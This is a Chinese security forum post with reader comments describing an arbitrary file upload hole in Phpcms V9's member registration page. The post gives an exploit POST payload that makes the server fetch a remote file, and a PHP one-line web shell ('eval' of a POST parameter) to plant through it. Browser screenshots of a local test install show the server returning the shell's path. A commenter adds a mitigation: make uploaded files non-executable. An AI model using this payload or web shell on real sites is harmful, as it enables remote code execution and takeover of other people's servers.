


[登录](#)

Phpcms_V9任意文件上传(N day ...)

[小憨](#) / 2017-04-10 10:04:22 / 浏览数 5897 [安全技术](#) [漏洞分析](#) [顶\(0\)](#) [踩\(0\)](#)

Phpcms_V9任意文件上传

下载最新版Phpcms，在注册页面进行post提交。



EXP :

```
siteid=1&modelid=11&username=123456&password=123456&email=123456@qq.com&info[content]=&lt;img src=http://1
```

2.txt中写入一句话：

```
&lt;?php @eval($_POST[cmd]);?>
```

Applications ▾ Places ▾ Firefox ESR ▾ Mon 05:37

PHPCMS演示站 - Mozilla Firefox

PHPCMS - 后台管理中心 × PHPCMS演示站 × phpcmsV9 - 会员中心 × http://localh...ter&siteid=1 ×

localhost/phpcms-v9/

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

INT ▾ SQL ▾ XSS ▾ Encryption ▾ Encoding ▾ Other ▾

Load URL http://localhost/phpcms-v9/index.php?m=member&c=index&a=register&siteid=1

Split URL

Execute

☒ Enable Post data ☐ Enable Referrer

Post data siteid=1&modelid=11&username=123456&password=123456&email=123456@qq.com&info[content]=&dosubmit=1&protocol=

注册 登录 上传视频 RSS

PC PHPCMS.CN

新闻 | 图片 | 下载 | 专题

搜索

首页 国内 下载 图片

公告

专题 更多>>

排行 热点 | 评论 | 关注

调查问卷 更多>>

图片新闻

国内 更多>> 下载 更多>>

报错，并返回shell地址。

Applications ▾ Places ▾ Firefox ESR ▾ Mon 05:37

Mozilla Firefox

PHPCMS - 后台管理中心 × PHPCMS演示站 × phpcmsV9 - 会员中心 × http://localh...ter&siteid=1 ×

localhost/phpcms-v9/index.php?m=member&c=index&a=register&siteid=1

Most Visited ▾ Offensive Security Kali Linux Kali Docs Kali Tools Exploit-DB Aircrack-ng

INT ▾ SQL ▾ XSS ▾ Encryption ▾ Encoding ▾ Other ▾

Load URL

Split URL

Execute

☒ Enable Post data ☐ Enable Referrer

Post data

MySQL Query : INSERT INTO `phpcmsv9`.`v9_member_detail`(`content`,`userid`) VALUES ('','1')

MySQL Error : Unknown column 'content' in 'field list'

MySQL Errno : 1054

Message : Unknown column 'content' in 'field list'

[Need Help?](#)

	link	2012-07-27 11:15:17
	qq	2012-07-27 11:15:17
	inform	2012-07-27 11:15:17
	form	2012-07-27 11:15:17
	xdoms	2012-07-27 11:15:17
	content	2012-07-27 11:15:17
	member	2012-07-27 11:15:17
	flash	2012-07-27 11:15:17
	company	2012-07-27 11:15:17

感谢scriptkid大牛，该漏洞不只是注册处能触发，所以关闭注册是解决不了问题的，正确做法是让uploadfile下文件无法执行。
并且在注册页面中modelid=10，没有content字段，稍后会附上漏洞原理

点击收藏 | 0 关注 | 0

[上一篇：基于恶意流量检测系统](#) [下一篇：Metasploit、Powers...](#)

1. 6 条回复



[xiaomm](#) 2017-04-10 15:55:31

好牛逼的赶脚

0 回复Ta



[小憨](#) 2017-04-11 00:13:32

菜鸟一枚，共同学习~

0 回复Ta



[asdpppp](#) 2017-04-11 01:18:53

感谢分享，学习了

0 回复Ta



[小憨](#) 2017-04-11 01:39:54

共同学习....

0 回复Ta



[scriptkid](#) 2017-04-11 05:37:10

不只是注册处能触发，所以关闭注册是解决不了问题的，正确做法是让uploadfile下文件无法执行。
而且普通注册处是没有content字段的，modelid也不是11，楼主不提下？
最后，这不是0day了，只是没有在网上烂大街的Nday而已～

0 回复Ta



[小慈](#) 2017-04-11 06:34:54

注册处modelib为10，并且没有content字段，膜拜大牛，原理搞懂了重新改帖子

0 回复Ta

[登录](#) 后跟帖

[先知社区](#)

[现在登录](#)

[热门节点](#)

[技术文章](#)

[社区小黑板](#)

[目录](#)

[RSS](#) [关于社区](#) [友情链接](#) [社区小黑板](#)